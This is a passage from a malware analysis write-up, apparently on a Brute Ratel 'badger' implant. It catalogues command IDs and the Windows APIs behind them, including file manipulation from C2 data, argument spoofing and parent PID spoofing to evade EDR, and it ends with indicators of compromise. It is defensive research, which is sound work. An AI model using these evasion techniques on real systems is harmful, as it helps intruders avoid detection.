.text:000000002975A6B xor     eax, eax
.text:000000002975A6D mov     ecx, 82h ; ','
.text:000000002975A72 mov     edx, 104h ; SizeInWords
.text:000000002975A77 lea    rdi, [rsp+0D58h+var_AC8]
.text:000000002975A7F lea    r10, [rsp+0D58h+var_AC8]
.text:000000002975A87 rep stosd
.text:000000002975A89 mov     dword ptr [rsp+0D58h+var_D38], r8d
.text:000000002975A8E mov     rcx, r10 ; Dst
.text:000000002975A91 lea    r8, Format ; "[+] Download Status %S (%lu %%)\"
.text:000000002975A98 mov     [rsp+0D58h+var_CF0], r10
.text:000000002975A9D call   swprintf_s
.text:000000002975AA2 mov     r10, [rsp+0D58h+var_CF0]
.text:000000002975AA7 mov     rcx, r12
.text:000000002975AAA mov     rdx, r10
.text:000000002975AAD call   sub_29783D0
.text:000000002975AB2 jmp     loc_29759AA

```

Figure 47

0xA905 ID – Copy files

The malware copies an existing file to a new file using CopyFileA:



Figure 48

0x9B84 ID – Move files

The process moves an existing file to another using the MoveFileA function (Figure 49).




Figure 49

0x13A1 ID – Create files and populate them with content received from the C2 server

Firstly, the file is created via a function call to CreateFileA:



Figure 50

The received data is Base64-decoded using CryptStringToBinaryA and written to the file:



Figure 51

0xE993 ID – Delete files

DeleteFileA is used to delete the target files, as highlighted below:



Figure 52

0x0605 ID – Close handles

The badger closes an object handle (i.e. file, process) using the CloseHandle API:



Figure 53

0x3F61 ID – Create directories

The malicious binary has the ability to create directories using the CreateDirectoryA method:



Figure 54

0x1139 ID – Change the current directory for the process

SetCurrentDirectoryA is utilized to perform the desired operation (see Figure 55).




Figure 55

0x3C9F ID – Obtain the current directory for the process

The malware extracts the current directory for the process by calling the GetCurrentDirectoryW API:



Figure 56

0x8F40 ID – Delete directories

The process deletes a target directory only if it's empty using RemoveDirectoryA:




Figure 57

0x0A32 ID – Retrieve the Last-Write time for files/directories

The files are enumerated in the current directory using the FindFirstFileW and FindNextFileW functions:



Figure 58



Figure 59

For each of the file or directory that matches the pattern, the binary calls the CreateFileW API:



Figure 60

The process retrieves the Last-Write time via a function call to GetFileTime:



Figure 61

The file time is converted to system time format using FileTimeToSystemTime:




Figure 62

Finally, the above time is converted to the currently active time zone:




Figure 63

0x3D1D ID – Change the Desktop wallpaper

The malicious process opens the “TranscodedWallpaper” file that contains the Desktop wallpaper:



Figure 64

The above file is filled in with content received from the C2 server (Figure 65).




Figure 65

The SystemParametersInfoA method is utilized to change the Desktop wallpaper (0x14 = SPI_SETDESKWALLPAPER, 0x1 = SPIF_UPDATEINIFILE):



Figure 66

0xD53F ID – Retrieve the username

This command is used to obtain the username associated with the current thread:



Figure 67

0x0609 ID – Retrieve the available disk drives

The malware extracts a bitmask that contains the available disk drives by calling the GetLogicalDrives API, as shown in Figure 68.




Figure 68

0xC144 ID – Extract all device drivers

EnumDeviceDrivers is utilized to obtain the load address for all device drivers:



Figure 69

Using the above address, the process retrieves the name of the device driver by calling the GetDeviceDriverBaseNameA method:



Figure 70

0x0A01 ID – Compute the number of minutes that have elapsed since the system was started

The GetTickCount function is used to extract the number of milliseconds and a simple calculation is performed (see Figure 71).




Figure 71

0x73E6 ID – Argument Spoofing

The badger has the ability to hide the arguments by modifying the process environment block (PEB):



Figure 72

0x8AFA ID – Parent PID Spoofing

This command can be used to spoof the parent process ID in order to evade EDR software or other solutions:



Figure 73

0xC929 ID – Extract child process name

The binary could spawn multiple processes that can be displayed using this command (Figure 74).



Figure 74

0x9E72 ID – Display pipes name

The malware displays the name of a previously created pipe:



Figure 75

The other 30 relevant commands will be detailed in a second blog post.

INDICATORS OF COMPROMISE

SHA256: d71dc7ba8523947e08c6eec43a726fe75aed248dfd3a7c4f6537224e9ed05f6f

C2 server: 45.77.172.28

User-agent: trial@deloitte.com.cn

References

MSDN: <https://docs.microsoft.com/en-us/windows/win32/api/>

FakeNet-NG: <https://github.com/mandiant/flare-fakenet-ng>

Unit42: <https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/>